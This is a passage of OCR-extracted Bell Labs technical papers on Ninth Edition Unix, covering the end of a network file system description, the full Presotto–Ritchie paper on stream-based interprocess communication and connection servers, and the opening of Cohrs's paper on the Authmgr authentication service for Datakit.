where *CLIENT_USR_NAME* is the name of a user on the client machine and *SERVER_USR_NAME* is the name of a user on the server machine to which the client is mapped. *SERVER_USR_NAME* may be left out signifying the client is not to be mapped (i.e. disallowed access.)

The `gid` directive specifies how to map a given group:

`gid` *CLIENT_GRP_NAME=SERVER_GRP_NAME*

where *CLIENT_GRP_NAME* is the name of a group on the client machine and *SERVER_GRP_NAME* is the name of a group on the server machine to which the client is mapped. *SERVER_GRP_NAME* may be left out signifying the client is not to be mapped (i.e. disallowed access.)

The `param` directive conveys specific parameters to the server:

`param` *NAME=VALUE*

The following parameters *NAME*) are supported:

`otherok` this may take on a value of either 0 or 1. A value of 1 gives read permissions to client ids that are not mapped and a value of 0 denies access. In either case, client ids that are not mapped are denied write access.

`root` the value for this parameter is the pathname of the root from which the server will execute.

7. Acknowledgements

Peter Weinberger originally wrote the network file system. More recently, Norman Wilson has fixed bugs and rewritten *zarf* and *setup*. He greatly improved the portability of *zarf*. Thanks to Peter Honeyman, Dennis Ritchie, and Norman Wilson for reviewing this paper.

8. References

1. Weinberger, P.J. The Version 8 Network File System. In *USENIX Summer Conference Proceedings*, Salt Lake City, June 1984, p. 86.

Interprocess Communication in the Ninth Edition UNIX® System

D. L. Presotto
D. M. Ritchie

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

When processes wish to communicate, they must first establish communication, and then decide what to say. The stream mechanisms introduced in the Eighth Edition Unix system, which have now become part of AT&T's Unix System V [1], provide a flexible way for processes to speak with devices and with each other: an existing stream connection is named by a file descriptor, and the usual read, write, and I/O control requests apply. Processing modules may be inserted dynamically into a stream connection, so network protocols, terminal processing, and device drivers separate cleanly.

Simple extensions provide new ways of establishing communication. In our system, the traditional Unix IPC mechanism, the pipe, is a cross-connected stream. A new request associates a stream with a named file. When the file is opened, operations on the file are operations on the stream. Open files may be passed from one process to another over a stream.

These low-level mechanisms allow construction of flexible and general routines for connecting local and remote processes.

1. Introduction

The work reported here provides convenient ways for programs to establish communication with unrelated processes, on the same or different machines. The communication we are interested in is conducted by ordinary read and write calls, occasionally supplemented by I/O control requests, so that it resembles—and, where possible, is indistinguishable from—I/O to files. Moreover, we wish to commence communication in ways that resemble the opening of ordinary files, or at least takes advantage of the properties of the file system name space.

In particular, we study how to

1) provide objects nameable as files that invoke useful services, such as connecting to other machines over various media,

2) make it easy to write the programs that provide the services.

1.1. Recapitulation

The Eighth Edition system introduced a new way of communicating with terminal and network devices [7], and a generalization of the internal interface to the file system [8], [5]. Because the new mechanisms build on these ideas, we review the nomenclature and mechanisms of our I/O and file systems.

1.2. Streams

A *stream* is a full-duplex connection between a process and a device or another process. It consists of several linearly connected processing modules, and is analogous to a Shell pipeline, except that data flows in both directions. The modules in a stream communicate by passing messages to their neighbors. A module provides only one entry point to each neighbor, namely a routine that accepts messages.

At the end of the stream closest to the process is a set of routines that provide the interface to the rest of the system. A user's *write* and I/O control requests are turned into messages sent along the stream, and *read* requests take data from the stream




Figure 1. Configuration after device open.




Figure 2. Configuration for network terminals.




Figure 3. A pipe.

and pass it to the user. At the other end of the stream is either a device driver module, or another process. Data arriving from the stream at a driver module is transmitted to the device, and data and state transitions detected by the device are composed into messages and sent into the stream towards the user process. Pipes, which are streams connecting processes, are bidirectional; a writer at either end generates stream messages that are picked up by the reader at the other.

Intermediate modules process messages in various ways. They come in pairs, for handling messages in each of the two directions, and each pair is symmetrical; their read and write interfaces are identical.

The end modules in a device stream become connected automatically when the process opens the device; streams between processes are created by a *pipe* call. Intermediate modules are attached dynamically by request of the user's program. They are addressed like a stack with its top close to the process, so installing one is called 'pushing' a new module.

For example, Figure 1 shows a stream device that has just been opened. The top-level routines, drawn as a pair of half-open rectangles on the left, are invoked by users' *read* and *write* calls. The writer routine sends messages to the device driver shown on the right. Data arriving from the device becomes messages sent to the top-level reader routine, which returns the data to the user process when it executes *read*.

Figure 2 shows a stream with intermediate modules. This arrangement might be used when a terminal is connected to the computer through a network. The leftmost intermediate module carries out processing (such as character-erase and line-kill) needed for terminals, while the rightmost intermediate module does the flow- and error-control protocol needed to interface to the network.

Finally, Figure 3 shows the connections for a pipe.

1.3. File Systems

Weinberger [8] generalized the file system by identifying a small set of primitive operations on files (read, write, look up name, truncate, get status, etc.: a total of 11) and modifying the *mount* request so that it specifies a file system type and, where appropriate, a stream. When file operations are requested, the calls to the underlying primitives are routed through a switch table indexed by the type. Where the standard file system type performs operations directly on a disk, a second type generates remote procedure calls across the associated stream. At the other end of the stream, which usually goes over a network to another machine, is a server process that answers the calls to read and write data and perform the other operations. This scheme thus provides a remote file system. In general structure, this

arrangement is analogous to that used by AT&T's RFS and Sun Microsystems' NFS.

Pike's 'face server' [6] appears to be an ordinary remote file system, but his server simulates a hierarchy containing images classified by machine, person name, and resolution. The apparent structure of the hierarchy as viewed by a client differs considerably from its actual layout on the server's machine.

Killian [5] added a file system type that appears to be a directory containing the names (process ID numbers) of currently running processes. Once a process file is opened, its memory may be read or written, and control operations can start it or stop it. This simplifies the construction of sophisticated debuggers, for example Cargill's process-inspector *pi* [2].

2. Establishing Communication

Traditional Unix systems provide few ways for a process to establish communication with another. The oldest one, the pipe, has proved astonishingly valuable despite its limitations, and indeed remains central in the design we shall describe. Its cardinal limitation is, of course, that it is anonymous, and cannot be used to create a channel between unrelated processes.

More recently, AT&T's System V has offered a variety of communication mechanisms including semaphores, messages, and shared memory. They are all useful in certain circumstances, but programs that use them are all special-purpose; they know that they are communicating over a certain kind of channel, and must use special calls and techniques. System V also provides named pipes (FIFOs). They reside in the file system, and ordinary I/O operations apply to them. They can provide a convenient place for processes to meet. However, because the messages of all writers are intermingled, writers must observe a carefully designed, application-specific protocol when using them. Moreover, FIFOs supply only one-way communication; to receive a reply from a process reached through a FIFO, a return channel must be constructed somehow.

Berkeley's 4.2 BSD system introduced *sockets* (communication connection points) that exist in domains (naming spaces). The design is powerful enough to provide most of the needed facilities, but is uncomfortable in various ways. For example, unless extensive libraries are used, creating a new domain implies additions to the kernel. Consider the problem of adding a 'phone' domain, in which the addresses are telephone numbers. Should complicated negotiations with various kinds of automatic dialers be added to the kernel? If not, how can the required code be invoked in user mode when a program calls 4.2 BSD's *connect* primitive?

Another problem with the socket interface is that it exposes peculiarities of the domain; various domains support very different kinds of name (for example, 32-bit Internet address versus character string), and it is difficult to deal with the names in a general way. Similarly, the details of option processing and other aspects of each domain's protocols complicate an interface that attempts generality.

3. New System Mechanisms

Two small additions to the operating system allowed us to build a variety of communication mechanisms, which will be described below.

3.1. Generalized Mounting

Traditionally, the *mount* request attaches a disk containing a new piece of the file system tree at a leaf of the existing structure. In the Ninth Edition, it takes the form

```
mount(type, fd, name, flag);
```

in which *type* identifies the kind of file system, *fd* is a file descriptor, *name* is a string identifying a file, and *flag* may specify a few options. Like its original version, this call attaches a new file system structure atop the file *name* in the existing file hierarchy. The operating system gains access to the contents of newly-attached file tree by communicating over the descriptor *fd,* according to a protocol appropriate for the new file system *type.* For example, ordinary disk volumes have type *ordinary,* and the file descriptor is the special file for the disk, while remote file systems use type *remote,* and the descriptor refers to a stream connection to a server that understands the appropriate RPC messages. Some types are handled entirely internally; for example, the 'proc' type ignores the file descriptor.

We added a new, very simple, file system type. Its *mount* request merely attaches the file descriptor (which must be a stream) to the file. Subsequently, when processes open and do I/O on that file, their requests refer to the stream mounted on the file. Often, the stream is one end of a pipe created by a server process, but it can equally well be a connection to a device, or a network connection to a process on another machine. The effect is simi-

lar to a System V FIFO that has already been opened by a server, but more general: communication is full-duplex, the server can be on another machine, and (because the connection is a stream), intermediate processing modules may be installed.

3.2. Passing Files

By itself, a mounted stream shares an important difficulty of the FIFO; several processes attempting to use it simultaneously must somehow cooperate. Another addition facilitates this cooperation: an open file may be passed from one process to another across a pipe connection. The primitives may be written

```
sendfile(wpipefd, fd);
```

in the sender process, and

```
(fd1, info) = recvfile(rpipefd);
```

in the receiver. By using *sendfile,* the sender transmits a copy of its file descriptor *fd* over the pipe to the receiver; when the receiver accepts it by *recvfile,* it gains a new open file denoted by *fd1*. (Other information, such as the user- and group-id of the sender, is also passed.) The facility may be used only locally, over a pipe; we do not attempt to extend it to remote systems.

A similar facility is available in the 4.3 BSD system [3], but is little-used, possibly because in earlier versions the related socket facilities were buggy. It will appear in future versions of Unix System V.

4. Simple Examples

A graded set of examples will illustrate how these mechanisms can solve problems that vex other systems.

4.1. Talking to Users

When a user logs in to traditional Unix systems, an entry is made in the `/etc/utmp` file, recording the login name and the terminal or network channel being used. Although this file is often used merely to show who is where, it is also used to establish communication with the user. For example, the *write* command and the mail-notification service look up a user's name, and send a message to the corresponding terminal. This simple scheme does not work well with windowing terminals, because the messages disturb the protocol between the host and the terminal, and because there is no obvious way to relate the terminal's special file to a particular window. Even without windows, there are security problems and other difficulties that follow from letting users write on each other's terminals.

We use stream-mounting to interpose a program between a terminal special file and the terminal itself. The program, called *vismon*, mounts one end of a pipe on the user's terminal. Normally it occupies an inconspicuous window, displaying system activity and announcing arriving mail. When some other process opens and writes on the special file for the terminal, the mounted stream receives the data; *vismon* creates a new window, and copies this data to it. The new window has a shell, so that if the message was from a *write* command, the recipient can write back.

Communication between the terminal and the windowing multiplexor on the host is not disturbed; it continues to flow to the terminal itself, not to *vismon,* because the *mount* operation affects only the interpretation of file names, not existing file descriptors.

4.2. Network Calling: Simple Form

Making a network connection is a complicated activity. There is often name translation of various kinds, and sometimes negotiations with various entities. With the Datakit® VCS network [4], for example, a call is placed by negotiating with a node controller. When dialing over the switched telephone system, one must talk to any of several kinds of automatic dialers. Setting up a connection on an Internet under any of the extant protocols requires translation of a symbolic name to a net address, and then special communication with the remote host. These setup protocols should certainly not be in kernel code, so most systems package them in user-callable libraries.

With our primitives, it is straightforward to encapsulate a network-connection algorithm to a single executable program. A application desiring to make an outward connection calls a simple routine that creates a pipe, forks, and in the child process executes the network dialer program. The dialer passes back either an error code, or a file descriptor referring to an open connection to the other machine. The pseudo-code for this library routine, neglecting error-checking and closing down the pipe, is:

```
netcall(address)
{       int p[2];

        pipe(p);
        if (fork()!=0)
                execute("/etc/netcaller",
                        address, p[0]);
```

```
        status = wait();
        if (bad(status))
                return(errcode);
        passedinfo = recvfile(p[1]);
        return(passedinfo.fd);
}
```

The `/etc/netcaller` program can be arbitrarily complicated, but does not occupy the same address space as its caller. In this way, if something in the network interface changes, only one program needs to be fixed and reinstalled. Its job is to create the connection, and pass its descriptor for the open connection; it then terminates, and is no longer involved in the connection. Along the way, it may negotiate permissions and provide the caller's identity reliably, because it can be a privileged (set-uid) program. Thus, the segregation of the program that does the actual call setup from its client is important. When connections are made by library routines, the operating system must know enough about the call setup protocols to authenticate the caller to the target system. In the method described above, this task need not be done in kernel code. Even shared libraries, which do reduce the bulk of code included with each program that makes network connections, run in the protection domain of the person who executes them.

4.3. Process Connections

Suppose you are writing a multi-player game, in which several people interact with each other. One design uses a pair of programs: a controller process that runs throughout the game and coordinates the play, and a player program, with one instance for each player, that communicates with the controller.

When the controller starts, it creates a conventionally-located file, stream-mounts one end of a pipe on this file, and waits for connection messages to arrive from players. When the player program is run, it opens the communication file, and creates its own pipe. It starts communication by sending one end of this pipe to the game controller over the communication file.

As each passed pipe appears on the controller's connection stream, it accepts the connection with *recvfile.* Thereafter, each player transmits moves and receives replies over its end of the pipe; the controller reads players' moves and transmits replies over the end it received. It maintains the global state of the game, and uses the *select*(2) mechanism to multiplex connection requests and the communication with the player programs.

5. The Connection Server

The final example illustrates a general connection server. It combines ideas used by the initial network-calling scheme and the game design, described above, to create a flexible switchboard through which programs can connect to remote or local services.

Two things are necessary for handling server-client relationships: first, some program must establish itself as a server, and wait for requests for the service; and second, programs must make requests. We will first describe the external appearance of the scheme (the library entry points), then the addressing and naming, and then the implementation.

A program that desires to make a connection calls the routine *ipcopen,* passing a string of characters that specifies the address and the desired service at that address.

```
fd = ipcopen(service);
```

The *ipcopen* routine returns a file descriptor connected to the requested server. If it fails, a string describing the error is available.

In order to announce a service, *ipccreat* is used; its argument is a string that names the service. The return value is a file descriptor *fd* that is a channel on which connection requests will be sent.

```
fd = ipccreat(service);
```

To wait for requests, the server uses the *ipclisten* routine. Its argument is the same *fd* returned by *ipccreat:*

```
ip = ipclisten(fd);
```

Ipclisten returns when some program calls *ipcopen* with an argument corresponding to the service, in a way discussed below. The return value is a structure containing information about the caller, such as the user name, and, where relevant, the name of the machine from which the call was placed. This new connection may be rejected:

```
ipcreject(ip, errcode);
```

or it may be accepted:

```
fd = ipcaccept(ip, cfd);
```

If the server itself is capable of handling all communication with its client, it passes a null file descriptor as *cfd,* and uses the return value of *ipcaccept* as a file descriptor to communicate with its client. Depending on the locations of the server and the client, this may be either a pipe, or a stream connection to a remote machine.

Sometimes, the purpose of a server is not to communicate directly, but to set up another connection on behalf of its client. A network dialing server, for example, receives the desired address in the *ip* structure returned by *ipclisten,* and connects to this address with network-specific primitives. If the connection succeeds, the server sends the descriptor for the connection to the client using the *cfd* argument of *ipcaccept.*

The various file descriptors in these calls all work properly with the *select* system call, so a single program may issue several *ipccreat* calls, and wait for a connection to appear before committing itself to using *ipclisten* on any one of them.

5.1. Addresses

The arguments supplied to *ipcopen* and *ipccreat* are strings with several components separated by exclamation mark '!' characters. The first part is interpreted as a file name. If it is absolute, it is used as is; otherwise, it is interpreted as a file in the directory `/cs`, which we use, conventionally, to collect rendezvous points. For example, a game controller like that discussed in a previous section might announce itself with

```
ipccreat("mazewar");
```

The player program could then connect to the controller with

```
ipcopen("mazewar");
```

In this simple case, the IPC routines merely accomplish a convenient packaging of the scheme discussed above.

When a multi-component argument is given to *ipcopen,* the server selected by the first component receives the remaining components as part of the *ip* structure returned by its *ipclisten,* and interprets them according to its own conventions. For example, there is a dialing server for each kind of network. If the first component of an *ipcopen* specifies a network server, the remaining components conventionally supply an address within that network, and possibly a service obtainable at that address. We have three kinds of networks: *tcp* (TCP/IP connection), *dk* (Datakit connection), and *phone* (dial-up telephone). Each network server adopts the convention that a missing service name means a connection to an end-point that allows one to log in by hand. Therefore, calling *ipcopen* with the strings

```
tcp!research.att.com
dk!nj/astro/research
phone!201-582-5940
```

gets connections over which one will receive a 'login:' greeting, each over a different kind of network. The servers are responsible for the details of name translation, performing the appropriate connection protocol, and so forth. Some examples of named services at particular locations are

```
tcp!dutoit.att.com!whoami
dk!research!smtp
```

The first is a debugging service that echoes facts about the connection and the user ID of the person who requests it. The second illustrates how remote mail is sent; by connecting to the *smtp* server (mail receiver) on the appropriate machine.

5.2. IPC Implementation

For a simple service, the *ipccreat* routine works just like the game-manager program described above; it first creates a file in the `/cs` directory corresponding to the name of the service, then makes a pipe and stream-mounts one end of the pipe on this file. For complex services, which have a '!' in their names, the simple service named to the left of the '!' must be created first; when *ipccreat* is handed the name of such a service, it uses a version of *ipcopen* referring to the simple, underlying server, and passes it the remainder of the name. In either case, *ipccreat* returns its own end of its pipe, ready to receive requests.

The *ipcopen* routine uses a technique that resembles that used by the simple network calling routine described above, but differs in detail. It opens the file in `/cs` corresponding to the desired service, makes a pipe, and hands one end of the pipe to the server. It then sends the actual contents of the request (the full address) to its end of the pipe, and waits for an acceptance or rejection message to appear on this pipe.

The server *ipclisten* call waits for a stream (passed by someone's *ipcopen*) to appear on the file descriptor mounted on its `/cs` communication file; as each appears, it reads the request block from the passed stream, and returns it to the server.

After analyzing the request, the server calls either *ipcaccept* or *ipcreject;* each sends an appropriate message back to the client over the passed stream. *Ipcaccept* has two cases: when its *cfd* argument is empty, the same pipe sent to the server by the client is used for communication; when *cfd* is non-empty, that file descriptor is sent back to

the client. *Ipcopen* returns the appropriate descriptor.

5.3. Network Managers

The IPC routines discussed above handle both clients and servers that are local to a single system, and are also sufficient to accomplish outgoing network connections. One missing piece is how to write the programs that accept connections from a network, and arrange to invoke the appropriate local services. We call such programs *managers.*

The networking part of a manager is specific to its network, and usually must conduct dialogues both with the operating system and with its remote client. For example, the manager for TCP/IP must arrange to receive IP packets sent to certain port numbers, and analyze the packets to determine what service is being requested; then it must select a port number for the conversation, communicate it to the peer, and arrange to collect packets on this port number. Finally, the manager must supply the selected local service. Each network manager could have *ad hoc* code for this part of the job; instead, they depend on a more general program called the *service manager.*

5.4. The Service Manager

By using *ipccreat,* a process establishes itself as a server and prepares to receive requests. While it is serving, it must remain in existence. For some servers, like the multi-player game controller that continues to run as users enter and leave the game, the longevity of the server is appropriate. However, many, or even most, useful services do not necessarily need individual long-lived servers, because the service merely involves execution of a particular program. For example, services like *rlogin, telnet, smtp* and *ftp,* as well as simpler ones that merely provide the date, or send a file to a line printer, can all be accomplished merely by running the appropriate program with input and output connected to the right place. Even when the characteristics of such services differ in detail, there are general patterns. Some, for example, require no authentication, some require checking of authentication according to an automatic scheme, and others always insist on a password.

The observation that many services share a common structure suggested a common solution: the Service Manager. It is started when the operating system is booted, and is driven by a specification file; each entry in the file contains the name of the service, and a list of actions to be performed when that service is requested. The service manager issues *ipccreat* for the name given in each entry; when another process uses *ipcopen* to request the service, the service manager carries out each encoded action.

The most important action specifies a command to be executed; for example, the line

```
date    cmd(date)
```

means that connecting to the service *date* would run the ‘date’ command. Other actions may specify the user ID under which the program is run:

```
uucp user(uucp)+cmd(/usr/lib/uucp/uucico)
```

This service specifies a passwordless connection to the *uucp* file-transfer program; a locally-conventional TCP/IP port number is used for such connections, and a corresponding convention is used on our Datakit network. There are other built-in actions:

```
login   ttyld+password
```

means that the *login* service needs to install the line discipline module for terminal processing, and also to execute the *login* command;

```
oklogin auth+ttyld+login
```

is similar, but allows passwordless login. Authorization is checked by the *auth* specification, which determines whether the call came from a trusted host on a trusted network, so that the passed user ID can be believed.

6. Uses

The techniques described in this paper permit a general approach to network and local connections in which most of the work is done in a few user-mode programs. As an example of the benefits of the scheme, we have unified various commands that do remote login over two kinds of networks (TCP/IP and Datakit). A single command, *con,* tries various networks and uses the first over which a connection can be made. The traditional names (like *rlogin*) are retained as links, but the only effect of using them is to influence the order in which networks are tried. The stream implementation makes the transport layers of the networks sufficiently similar that the same code can be used once the connection is established; the techniques described here make even the connection interface uniform.

These same techniques extend well to internetwork connectivity. For example, all our

machines have a Datakit interface, but only a few have Ethernet connections. Nevertheless, from a Datakit-only machine, it is easy to connect to another machine that has only Ethernet, even one that does not run the Ninth Edition system. There are two schemes. In the first, the local operating system contains the TCP/IP protocol code, and below the TCP/IP level, the 'device' interface is actually a Datakit connection to another local machine on both networks. Because Datakit channels and the network layer expected by TCP/IP have stream interfaces, they are easily connected; on the gateway machine, the IP packets are routed appropriately. This approach transparently handles other services, like UDP, that use the IP protocol.

The other scheme uses the methods described in this paper. On the Datakit-only machine, the TCP network dialout program does not use TCP/IP at all, and indeed TCP/IP code need not be configured into the operating system; instead, it creates a Datakit transport-level connection to a protocol-conversion server on a gateway machine. A complementary server on the gateway accepts TCP/IP connections on behalf of the Datakit-only machine, and forwards them. The difference between the two schemes is invisible to users of connection-oriented protocols, although it does not support connectionless protocols like UDP.

7. Conclusion

Unix has always had a rich file system structure, both in its naming scheme (hierarchical directories) and in the properties of open files (disk files, devices, pipes). The Eighth Edition exploited the file system even more insistently than its predecessors or contemporaries of the same genus. Remote file systems, process files, and the face server all create objects with names that can be handed as usefully to an existing tool as to a new one designed to take advantage of the object's special properties. Similarly, the stream I/O system provides a framework for making file descriptors act in the standard way most programs already expect, while providing a richer underlying behavior, for handling network protocols, or processing appropriate for terminals.

The developments described here follow the same path; they encourage use of the file name space to establish communication between processes. In the best of cases, merely opening a named file is enough. More complicated situations require more involved negotiations, but the file system still supplies the point of contact. Moreover, the necessary negotiations may be encapsulated in a common form that hides the differences between local and any of a variety of remote connections.

8. References

1. AT&T UNIX System V Release 3 STREAMS Programmer's Guide. 1986, pp. 307-227.
2. Cargill, T.A. The Blit Debugger. *Journal of Systems and Software 3*, 4 (December 1983), 277-284.
3. Computer Systems Research Group, University of California. *Unix Programmer's Reference Manual: 4.3 Berkeley Software Distribution*. Berkeley, California, April, 1986.
4. Fraser, A.G. Datakit−A Modular Network for Synchronous and Asynchronous Traffic. In *Proc. Int. Conf. on Commun.*, Boston, MA, June 1980.
5. Killian, T.J. Processes as Files. In *USENIX Summer Conference Proceedings*, Usenix, Salt Lake City, June 1984, pp. 203-207.
6. Pike, R. and Presotto, D.L. Face the Nation. *USENIX Summer Conference Proceedings* (June 1985), 81-86.
7. Ritchie, D.M. A Stream Input-Output System. *AT&T Bell Laboratories Technical Journal 63*, 8 (October 1984), 1897-1910.
8. Weinberger, P.J. The Version 8 Network File System. In *USENIX Summer Conference Proceedings*, Salt Lake City, June 1984, p. 86.

Authmgr — An Authentication Service for Datakit

David Cohrs

Computer Sciences Dept.
*University of Wisconsin — Madison**

ABSTRACT

Authmgr is a service available on Ninth Edition UNIX® systems for authenticating users. It can be used to authenticate users inside an organization, to authenticate a terminal or workstation, or to help protect the organization from network intrusions, while allowing legitimate outside users to access the organization's computers. *Authmgr* receives calls from users, challenges them for a password or for some other response, such as the outcome of encrypting some challenge message. When the user is authenticated, *authmgr* makes use of the redial mechanism provided by Datakit to redial the newly authenticated call to a new service, such as a remote login service. This paper describes the design and implementation of *authmgr*, as well as the re-implementation of call redial in the research Datakit control computer, and the administrative options used to implement *authmgr*'s policy decisions.

1. Introduction

Authmgr allows users to authenticate themselves and to make authenticated calls within a trusted hardware environment, even if their call originated outside that trusted environment. To make authenticated calls, *authmgr* makes use of a redial mechanism supported by the network interface. It was written to work in a Datakit environment, however, any virtual circuit network that supports the necessary redial mechanism could use *authmgr*. *Authmgr* itself runs on a *security computer*, currently a 10th Edition UNIX system. It interfaces with the Datakit network via the Datakit interface manager (also running on the security computer) and the control channel from the security computer to the Datakit node to which it is attached.

Authmgr serves three basic purposes. First, it allows users from outside the trusted part of the network (the *untrusted domain*) to access the trusted part (the *trusted domain*), without the use of ''in the clear'' passwords. This helps to protect legitimate users in the untrusted domain from other, less honorable, users also in the untrusted domain.

Second, all calls from outside the trusted domain can be shunted through to the authentication manager, rather than allowing them to be placed directly, as shown is Figure 1. This allows a security check on the untrusted user before allowing them to even attempt to access any service provided in the trusted domain. If the user fails the check, they have no way of accessing any of the services inside the trusted domain, even those unprotected services that are available to all users inside the trusted domain. This is useful in the environment at AT&T Bell Laboratories, where the trusted domain is made up of the various labs inside the company, and the untrusted domain is the experimental XUNET network, connecting the Murray Hill location to a number of universities around the country.

The third purpose of *authmgr* is to allow users of Gnot terminals to authenticate themselves to the network (equivalent to logging into a host computer), and have that terminal remain authenticated throughout the duration of their session, as shown in Figure 2. The Gnot terminal [1] is a small computer with a video display and a network interface, but no disk. When powered on or reset, the Gnot makes a network call to a file server and retrieves an operating system kernel that allows it to run window systems, editors, and make network connections to other computers. The session terminates when the user resets or powers down the Gnot. The file server needs to have an authenticated username associated with a session, in order that it may do privilege checking. That is *authmgr*'s job.

* This work was performed while the author was a summer intern at AT&T Bell Laboratories Murray Hill, New Jersey 07974




Figure 1. Rerouted call from an untrusted trunk




Figure 2. Authenticating a Gnot

1.1. The Software Architecture

Providing the three services described above required implementing the authentication manager itself, and also making changes to the software on the Datakit control computer. The control computer changes allow it to redial authenticated calls, to redirect calls coming in over untrusted trunks and to store the authentication information for the Gnots. The authentication manager handles all interactions with the user, obtaining a login name and a unique authenticator from the user. The controller software must be able to pass back the dialstring to the originating point of the call and either redial the call from that point, or store the authentication information if the caller was a Gnot. In addition, the trunk module software must be able to automatically redirect calls that come from an untrusted domain to the authentication manager. Implementing these functions required changes to both the trunk module processes and the host computer module processes.

An implementation of the redial mechanism had previously been done by Wetzel [2] for the generic Radian controller, which is slightly different from the Datakit controller used inside Murray Hill, so redial was reimplemented, with some improvements, for the research controller. Because of the direct application of redial we had in mind, the redial mechanism is currently supported only for hosts and on trunks (a Gnot looks like a host to the Datakit controller). If a user at a normal terminal attempts to call *authmgr* and then redial their call, the redial will fail, because the necessary synchronization and redial code has not been added to the terminal module software.

The paper proceeds as follows. The second section describes the functions of the authentication manager and its implementation. The third section describes the redial mechanism implemented for the Datakit, and how it is used in conjunction with the authentication manager. The administrative hooks that were added to the system are also described in this section. Some final comments and conclusions constitute the fourth section.

2. The Authentication Manager

The purpose of the authentication manager is to determine whether a user is really who they claim to be. One common way of determining the authenticity of a user is by asking them to enter a password (once we know the username they claim to be). The problem with using this approach over a network is that the password is usually sent ‘‘in the clear’’, although it isn’t echoed at the user’s terminal. If someone manages to tap into the user’s line or the network itself, the password will be compromised. Obviously, a simple password is not a good way to authenticate users over an untrusted network.

